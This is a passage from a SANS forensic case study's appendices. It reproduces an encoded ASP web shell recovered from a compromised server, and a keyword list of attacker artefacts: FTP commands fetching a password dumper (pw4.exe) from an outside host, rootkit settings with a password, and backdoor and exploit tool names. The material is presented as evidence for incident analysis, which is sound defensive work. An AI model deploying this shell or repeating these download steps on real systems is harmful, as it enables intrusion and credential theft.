Y D@*@!2@* @!r Atb^t6ksn3J@!&^ xO+M@*r@#@&]&+kwW /
hMkO+,J@!^ xY .@*@!4D@* @!EQNk0bVn_E@!JmnxDnD@*J@#@&]&+/2G /nRS.bYnJ,@!m+
Y .@*@!4.@* @!&2@*@!z1nxD+D@*E@#@&EeCeMeMMCeM_____

```

```

__eCMcCeMM@@@&+sd @##&k6~M+5!+kYR6WMh`rYn6DJbXrJPD4+
@##&bW~I ;!+dYcE1DnIDE#@!@*Ez /J~O4+U@##&r6P] ;!+/D`rCYDDr4r#xEDDE EPDt+
@##&h4k1tWksn{In;!n/D`E2mYtEb@##&nVkn@##&A4k1t0bV x/ D-
+MRhCawID4"+;!ndYvJalOtEb*#@#&+
[Pb0@##&U+Y~WkPxP; IO r(L+1YvE?1DrwDkULcsk^n?H/Y h64N+1YE#@@@&U+OPD4kk0rs P~Wk
R6w U:+aDsbV+vh4rm40rV ~~qBPsmS/ #@@@&GE
Y Dx!@##&Dtr/^rx 'O4b/0rs R.+m[mVs@##&Dtkk0bs+cZsWk+@##&k+Y,W/{xWD4rxT@##&+UN~r
6@##&hZYBAA==^#~@%>
<form method="POST" action=""&url=""?id=edit">
<input type="hidden" name="attrib" value="<%=#~@~^EQAAAA==] ;; /D`JmYD.k(JbBAYAAA==^#~@%>">
<br>
<TABLE cellSpacing=1 cellPadding=3 width="750" align=center
bgColor=#b8b8b8 border=0>
<TBODY>
<TR>
<TD
height=22 bgcolor="#eeeeee"><div align="center">____ASP____</div></TD>
</TR>
<TR>
<TD width="100%"
height=22 bgcolor="#ffffff">____
<input type="text" name="path" size="45"
value="<%=#~@~^DwAAAA==] ;; /D`JalD4J*KwUAAA==^#~@%>"readonly>
</TD>
</TR>
<TR>
<TD
height=22 bgcolor="#eeeeee"><div align="center">
<textarea rows="25" name="text" cols="105"><%=#~@~^CAAAAA==O4kd^k +YAMAAA==^#~@%></textarea>
</div></TD>
</TR>
<TR>
<TD
height=22 bgcolor="#ffffff"><div align="center">
<input type="submit"
value="___" name="B1">
<input type="reset" value="___" name="B2">
</div></TD>
</TR>
</TABLE>
</form>
<##@~^nwEAAA==n^/n@##&b0P"+$;+kYcJmYO.b4J*xJDDE E~Y4+
@##&h4r1tWk^n"+5; /YcEalOtrb@##&n^/ @##&Stb^t6ks+{/n.7+DchlawID4cI ;!+dYcEalOtrb#@@@&n
U9PkW@##&?nY.WkPx.ZM+ID+}8L mO`r?^bwYbUocsk^njXkY :64%n1YE#@@@&? Y~G!Y0rs W/c/M+CD+:+6Dsb
s+vh4k1tWr^+##&@W!Y0bsnRqDbYnSrU P]+$;+kYcED+6OE*@@@&W!O6ks R1VWk+@##&/ Y~Ok!UGDtk
L@##&I+k2Gxk+ch.kOn,J@!m UY D@* Z@!zmnUD+.@*r@##&+U9Pb
0@##&+ [Pb0@##& x[-b0@##&nX9P!8@##& x9Pr0@##&@xXkAAA==^#~@%>
<##@~^mgcAAA==~kE8,NbD`*@@@&r0,Dn;!+dOvJWae{JN sEP,Y4+U@##&vCeMeCeMM____CeeMMCe
MeC@##&kW,I :E /DcJmYODb4Eb{JYM;+rPY4nU@##&h4k^t[rM]+$;+kYcEalY4E*@@@&+^d @##&Stbmt9kMx/
D+MRhCawID4"+;!ndYvJalOtEb*#@#&+
[Pb0@##&U+Y~WkPxP; IO r(L+1YvE?1DrwDkULcsk^n?H/Y h64N+1YE#@@@&6/
f s+D+oG^N+~Strm4[bDS:D!+@##&I dwKxd+ch.rD+Pr@!m xY .@*
_)@!4@*Jh4r1t[kM'J@!z8@*@!zmnUD+. @*r@##&@BMCECeeCeCM____eCeMeCeMMCEC@##& V/ @#
@&BCeCeMeMMCEM____eCMeCeMMCE@##&r6P.+;$ /OvJKwJ*r^d IOJ,PO4 x@##&r0,I+$;n/D`rIOY.r(Jb'rOD
!+E~Dt+U@##&h4k149k.[I :E /DcJalOtrb@##& V/ @##&Stk14[kM'k+.n.c:CwaCY4`Jn$E+dOvJ2lD4r#b@##& xN
,k6@##&U+OP6/~x.ZD CY r4Nn^YvJU.m.k2ObxLRwrV ?zdD+;68N+^Yrb@##&WkR;D+mY oW^NnD,h4r1tNb.##@
&I+k2Gxk+ch.kOn,J@!m UY D@* S____= @!4@*ELh4k149k.LJ@!z4@*@!J^
+ YnD@*J@##&EeeCMeCeeCMM____eCeCeMeMMC@##&+
[Pb0@##& xN~r6@##&+
[./;@##&BeCeC____@##&6EUmDkGU,NWSUVKlNwrs+v/DDoks*@@@&PkODwksn l:n~{Pd+M-
D tlanlDtdvYMsrv #@@@&"+/aGxk+R~;W0 D,~K.; @##&I dwKxdncZVnCM@##&? O./~{PU+D7+M
ZM+CY r8% mYvEbGrf~ jYM+m:E#@@@&kR6w U@##&@/
PHw+~x,F@##&KU,+.MWMPD /!h+,xn6D@##&j YP6dW,'PUn.\ DcZ,+CO r8L ^YvJj^MkwOr o
sbs ?zkY :r(L ^Yr#@@@&,kW~
WY,W/KRbsn2XkkYd`dOMsrV Uls+b~Dt+U@##&P~I daWUk+c DbY cJ@!tq@*AD.GM)@!J4F@*JPL
~dYMsbVnxCh PPr~NK+d~ WY~nXkdY@!2@*Jb@##&,PI /aGxk+ 2
N@##&,+x9~k6@##&,jnY,0,~0dGcMnYwrV `dOMsksn lh+*@@@&Pr
YwkV V UoDt~,0 dby+@##&/cSWm[oDK:wks+cdDDok^nxm:nb@##&@PrW,+.D,O4+U@##&,PI /aGxk+
MkOnvJ@!4q@*ADDK.IP@!z4F@*J~,+.Dc9+km.raYkGU.[~J@!2@*Jb@##&,PI /aGxk+ 2
N@##&,+x9~k6@##&,[n/aW /nR)[9CnI9nD,J/G Y+UO fr/aGkkObW
J~JmOYmm4: xOI,0k^nxm:+[E~[,0cxC:n@##&@P]+k2W /n zNNumNnD,E;WUD+ YOd+
LY4JSPbxOobV+^nxTYt@##&~I /aWU/n ;CDUnY,'~E KsR0r@##&@P`nkwG
/ RZKxDnxDKzw Px~rlwasklIYbGUzKmD+OoDOM+C:r@##&,P]nkwWUD R$k CMX
MkD+Pkr`nl9@##&@P"+d2Kx/ s^E/4@##&@Pkr;VG/n@##&@Pj+D~/,~HKYrUT@##&@PMnkwG
/ R+ N@##&2 N~s!x^ObWx,@@@&6EXlOrW
PKEO`b~@##&+dkdKxkEal/dAKD[J*xrJ@##&D /wKxknRM+[kM+^O,JJL/WLJJ,@##&D /aWU/n
x[P@##&2 N~o!xmOrKx@##&@KiQCAA==^#~@%>
<br>
<CENTER>____<br></center>
<center>____CZY__cmd.asp__sun.c____LCX&ALLEN_</center>
</body>
</html>

```

Appendix 2-J A keyword list

204275 234.exe
2042d9 \234.exe
219279 gooltel.exe
2192b5 C:\WINNT\system32\drivers\help\gooltel.exe
77dd08 open 140.DDD.EEE.FFF 5783
77dd66 get pw4.exe
a4f5d6 msserver.exe
a4f613 C:\WINNT\system32\msserver.exe
a4fa56 msserver.ini
a4fa93 C:\WINNT\system32\msserver.ini
10d342c5 P:a<>s||:s\w\or//d=goodidea
10d34336 "Serv:ice<Na>"me=msserver
10d34388 Ser>vic:eD||escr<ip:t"ion=Microsoft Internet Security Service
10d343c7 Dri<ve\rN:ame"//=msserverdrv
10d343e5 D:riv>erF"il||eNam/e=msserverdrv.sys
119109b7 /PassLog.Log
11910a68 Visited: Administrator@file:///C:/WINNT/system32/drivers/help/gooltel.exe
11910b68 Visited: Administrator@file:///C:/WINNT/system32/drivers/help/234.exe
11910cb7 /234.exe
11910d68 Visited:
Administrator@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/234.exe
11910e68 Visited:
Administrator@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/gooltel.exe
11e8ac20 msserver
11e8adc8 msserver
11e8ae58 msserver
11e8b510 msserverdrv
11e8bb10 msserver
12737a68 http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/123
12737aa8 123[1]
12737be8 http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/123.exe
12737c2c 123[1].exe
12737d68 http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/iis.exeddd
12737db0 iis[1].exeddd
1b717e0a 234.exe.lnk
21486c40 msserver
248f7420 msserver
248f75c8 msserver
248f7658 msserver
248f7d10 msserverdrv
248f8310 msserver
25405532 - (C) Copyright 1998 by ANAKiN
25406868 :2004060820040609:
Administrator@file:///C:/WINNT/system32/drivers/help/234.exe
25406a68 :2004060820040609:
Administrator@file:///C:/WINNT/system32/drivers/help/gooltel.exe
25406b68 :2004060820040609: Administrator@:Host: 140.DDD.EEE.FFF
25406cc1 /234.exe
25406d68 :2004060820040609:
Administrator@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/234.exe
25406e68 :2004060820040609:
Administrator@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/gooltel.exe
26bc34e2 PassLog.Log.lnk
2866934f winpm.dll
295c1268 :2004051720040518: TsInternetUser@http://140.DDD.EEE.FFF
295c1368 :2004051720040518: TsInternetUser@:Host: 140.DDD.EEE.FFF
295c1468 :2004051720040518:
TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/mmdl

295c1568 :2004051720040518:
 TslInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/ssvc1
 295c1668 :2004051720040518:
 TslInternetUser@file:///C:/WINNT/system32/drivers/help/pw4.exe
 295c1868 :2004051720040518:
 TslInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/pw4.exe
 295c1968 :2004051720040518:
 TslInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/pwdump4.dll
 295c1b68 :2004051720040518:
 TslInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/dsscan.exe
 295c1c68 :2004051720040518:
 TslInternetUser@file:///C:/WINNT/system32/drivers/help/mdtm2.exe
 295c1d68 :2004051720040518:
 TslInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/mdtm2.exe
 295c1e68 :2004051720040518:
 TslInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/sbaanetapi.dll
 295c2068 :2004051720040518:
 TslInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/ms04011.exe
 295c2268 :2004051720040518:
 TslInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/FTPScan.exe
 295c2368 :2004051720040518:
 TslInternetUser@file:///C:/WINNT/system32/drivers/help/getos.exe
 295c2468 :2004051720040518:
 TslInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/getos.exe
 3b2efd98 msserver
 3b2f0598 msserver
 3bfed318 msserverdrv
 3dcc6d32 - (C) Copyright 1998 by ANAKiN
 3dd562c5 P:a<>s||:s\\w\\or//d=goodidea
 3dd56336 "Serv:ice<Na>"me=msserver
 3dd56388 Ser>vic:eD||escr<ip:t"ion=Microsoft Internet Security Service
 3dd563c7 Dri<ve\\rN:ame"//=msserverdrv
 3dd563e5 D:riv>erF"il||eNam/e=msserverdrv.sys
 3dd56ac5 P:a<>s||:s\\w\\or//d=goodidea
 3dd56b36 "Serv:ice<Na>"me=msserver
 3dd56b88 Ser>vic:eD||escr<ip:t"ion=Microsoft Internet Security Service
 3dd56bc7 Dri<ve\\rN:ame"//=msserverdrv
 3dd56be5 D:riv>erF"il||eNam/e=msserverdrv.sys
 3efb8c1 /PassLog.Log
 40d8fb18 msserverdrv
 43eb4a00 pmsvcs
 43eb4b4f winpm.dll
 45cb9e67 dsc.exe
 45cb9e86 fsc.exe
 45cb9ea5 getos.exe
 45cb9ec6 mdtm2.exe
 45cb9ee7 mmdl2
 45cb9f04 ms.exe
 45cb9f41 pw4.exe
 45cb9f92 ssvc2
 45cb9faf winpm.dll
 46b7baba gooltel.exe.lnk
 46b7bb32 gooltel.exe.lnk
 4808d268 Visited:
 TslInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/mmdl2
 4808d668 Visited:
 TslInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/ssvc2
 4808d868 Visited:
 TslInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/internets.exe
 4808d968 Visited:

TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/admdll.dll
 4808da68 Visited:
 TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/123.exe
 4808db68 Visited:
 TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/123
 4808dc68 Visited: TsInternetUser@file:///C:/WINNT/system32/msserver.exe
 4808dd68 Visited:
 TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/234.exe
 4808de68 Visited: TsInternetUser@file:///C:/WINNT/system32/msserver.ini
 4808e068 Visited:
 TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/iis.exeddd
 48bcfa54 PassLog.Log
 48bcfa77 mmdl2
 48bcfa94 pmsvc.exe
 4971b3e0 WinEggDropShelle
 4fd54a35 dsc.exe
 4fd54a54 fsc.exe
 4fd54a73 getos.exe
 4fd54a94 mdtm2.exe
 4fd54ab5 mmdl2
 4fd54ad2 ms.exe
 4fd54af0 pmsvc.exe
 4fd54b30 pw4.exe
 4fd54b81 ssvc2
 4fd54b9e winpm.dll
 55019bb7 <td width="70%">\Documents and Settings\TsInternetUser\Local
 Settings\Temporary Internet Files\Content.IE5\89UZ49EV\123[1].exe</td>
 55019c69 <td width="70%">\Documents and Settings\TsInternetUser\Local
 Settings\Temporary Internet Files\Content.IE5\8HYZWL23\iis[1].exeddd</td>
 55019d1e <td width="70%">\Documents and Settings\TsInternetUser\Local
 Settings\Temporary Internet Files\Content.IE5\CPINWPUZ\123[1]</td>
 5501adb9 <td width="70%">\WINNT\system32\drivers\help\mmdl2</td>
 5501ae1f <td width="70%">\WINNT\system32\drivers\help\pmsvc.exe</td>
 5501ae89 <td width="70%">\WINNT\system32\drivers\help\ssvc2</td>
 5501b93e <td width="70%">\WINNT\system32\winpm.dll</td>
 55027e4f \Documents and Settings\TsInternetUser\Local Settings\Temporary Internet
 Files\Content.IE5\CPINWPUZ\123[1]*1070*15C90353CAB9E8593CDA131A8E612B1F*26/05
 /2004 22:50:20
 58723d32 - (C) Copyright 1998 by ANAKiN
 73a30868 :2004052620040527:
 TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/mmdl2
 73a30968 :2004052620040527: TsInternetUser@:Host: 140.DDD.EEE.FFF
 73a30a68 :2004052620040527:
 TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/ssvc2
 73a30d68 :2004052620040527:
 TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/internets.exe
 73a30e68 :2004052620040527:
 TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/admdll.dll
 73a30f68 :2004052620040527:
 TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/123.exe
 73a31268 :2004052620040527:
 TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/123
 73a31368 :2004052620040527: TsInternetUser@file:///C:/WINNT/system32/msserver.exe
 73a31468 :2004052620040527:
 TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/234.exe
 73a31568 :2004052620040527: TsInternetUser@file:///C:/WINNT/system32/msserver.ini
 73a31668 :2004052620040527:
 TsInternetUser@http://140.DDD.EEE.FFF/course/a1/a1.files/_vti_cnf/_vti_pvt/iis.exeddd
 73ad3e9a 234.exe.lnk
 743ebc40 msserver

751f634f winpm.dll
753bdb4f winpm.dll
763376d5 172.16.1.8:4873->140.DDD.EEE.FFF:5783
76337774 172.16.1.8:4873->140.DDD.EEE.FFF:5783
768fb1e0 WinEggDropShelle
77403d18 WinEggDropShelle

© SANS Institute 2004, Author retains full rights.

References

1. The Sleuth Kit

<http://www.sleuthkit.org/sleuthkit/index.php>

2. Bintext 3.0

<http://www.foundstone.com/index.htm?subnav=resources/navigation.htm&subcontent=/resources/proddesc/bintext.htm>

3. UltraEdit-32

<http://www.ultraedit.com/>

4. Delphi

<http://www.borland.com>

5. Camouflage Home Page – Hide your files!

<http://camouflage.unfiction.com/>

6. VFAT Long File Names

http://www.maverick-os.dk/FileSystemFormats/VFAT_LongFileNames.html

7. NOTES ON THE STRUCTURE OF THE VFAT FILESYSTEM

<http://www.cs.rochester.edu/u/gchunt/vfat.html>

8. Understanding FAT

<http://users.iafrica.com/c/cq/cquirke/fat.htm>

9. Laws and Regulations Database of The Republic of China

<http://law.moj.gov.tw/eng>

10. Microsoft Windows Registry

<http://www.computerhope.com/registry.htm>

11. RegistryWorkshop

<http://www.torchsoft.com/>

12. Internet Explorer History Viewer

<http://www.phillipsponder.com/histviewer.htm>

13. Hacker Defender v0.84

<http://www.cnhonker.com/index.php?module=tools&act=view&type=3&id=62>

14. WinEggDrop Shell Eternity Version

<http://www.xfocus.net/tools/200311/598.html>

15. DSScan

<http://www.foundstone.com/index.htm?subnav=resources/navigation.htm&subcontent=/resources/proddesc/dsscan.htm>

16. Autopsy Forensic Browser

<http://www.sleuthkit.org/autopsy/index.php>

17. MS03-026: Buffer Overrun in RPC May Allow Code Execution

<http://support.microsoft.com/default.aspx?scid=kb;en-us;823980>

18. BUG: Driver Installation Program Does Not Install Device Drivers

<http://support.microsoft.com/default.aspx?scid=kb;en-us;822831>

19. MS03-023: Buffer overrun in the HTML converter could allow code execution

<http://support.microsoft.com/default.aspx?scid=kb;en-us;823559>

20. MS03-034: Flaw in NetBIOS could lead to information disclosure

<http://support.microsoft.com/default.aspx?scid=kb;en-us;824105>

21. MS03-039: A buffer overrun in RPCSS could allow an attacker to run malicious programs

<http://support.microsoft.com/default.aspx?scid=kb;en-us;824145>

22. MS03-043: Buffer overrun in Messenger service could allow code execution

<http://support.microsoft.com/default.aspx?scid=kb;en-us;828035>

23. MS03-044: Buffer overrun in Windows Help and Support Center could lead to system compromise

<http://support.microsoft.com/default.aspx?scid=kb;en-us;825119>

24. MS03-042: Buffer Overflow in Windows Troubleshooter ActiveX Control Could Allow Code Execution

<http://support.microsoft.com/default.aspx?scid=kb;en-us;826232>

25. MS03-041: Vulnerability in Authenticode Verification Could Allow Remote Code Execution

<http://support.microsoft.com/default.aspx?scid=kb;en-us;823182>

26. MS03-045: Buffer overrun in the ListBox and in the ComboBox Control could allow code execution

<http://support.microsoft.com/default.aspx?scid=kb;en-us;824141>

27. Computer stops responding (hangs) when it tries to mount an NTFS volume after you restart the computer

<http://support.microsoft.com/default.aspx?scid=kb;en-us;820888>

28. Information about Jet 4.0 Service Pack 8

<http://support.microsoft.com/default.aspx?scid=kb;en-us;829558>

29. Update for Windows Media Player URL script command behavior

<http://support.microsoft.com/default.aspx?scid=kb;en-us;828026>

30. MS03-049: Buffer Overrun in the Workstation Service Could Allow Code Execution

<http://support.microsoft.com/default.aspx?scid=kb;en-us;828749>

31. MS02-050: Certificate validation flaw might permit identity spoofing

<http://support.microsoft.com/default.aspx?scid=kb;en-us;329115>

32. MS04-007: An ASN.1 vulnerability could allow code execution

<http://support.microsoft.com/default.aspx?scid=kb;en-us;828028>

33. Microsoft Security Bulletin MS04-011

<http://www.microsoft.com/technet/security/bulletin/MS04-011.msp>